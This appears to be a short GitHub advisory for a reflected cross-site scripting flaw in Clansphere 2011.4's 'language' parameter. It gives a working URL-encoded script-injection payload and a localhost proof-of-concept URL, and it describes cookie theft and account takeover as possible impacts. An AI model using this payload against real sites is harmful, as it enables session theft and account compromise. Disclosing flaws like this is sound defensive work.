xoffense Create Clansphere 2011.4 "language" xss.md History

1 contributor

18 lines (14 sloc) | 922 Bytes

Description


A cross-site scripting (XSS) issue in the Clansphere version 2011.4 allows remote attackers to inject JavaScript via the "language" Parameter

XSS Payload: language%27%22()%26%25%3Cyes%3E%3CScRiPt%20%3Ealert(9735)%3C/ScRiPt%3E

Vulnerable Parameter: language

Steps to Reproduce the Issue: POC: https://localhost/clansphere/mods/clansphere/lang_modvalidate.php?language=language%27%22()%26%25%3Cyes%3E%3CScRiPt%20%3Ealert(9735)%3C/ScRiPt%3E&module=module

Screenshot:



Impact

With the help of xss attacker can perform social engineering on users by redirecting them from real website to fake one. Attacker can steal their cookies leading to account takeover and download a malware on their system, and there are many more attacking scenarios a skilled attacker can perform with xss.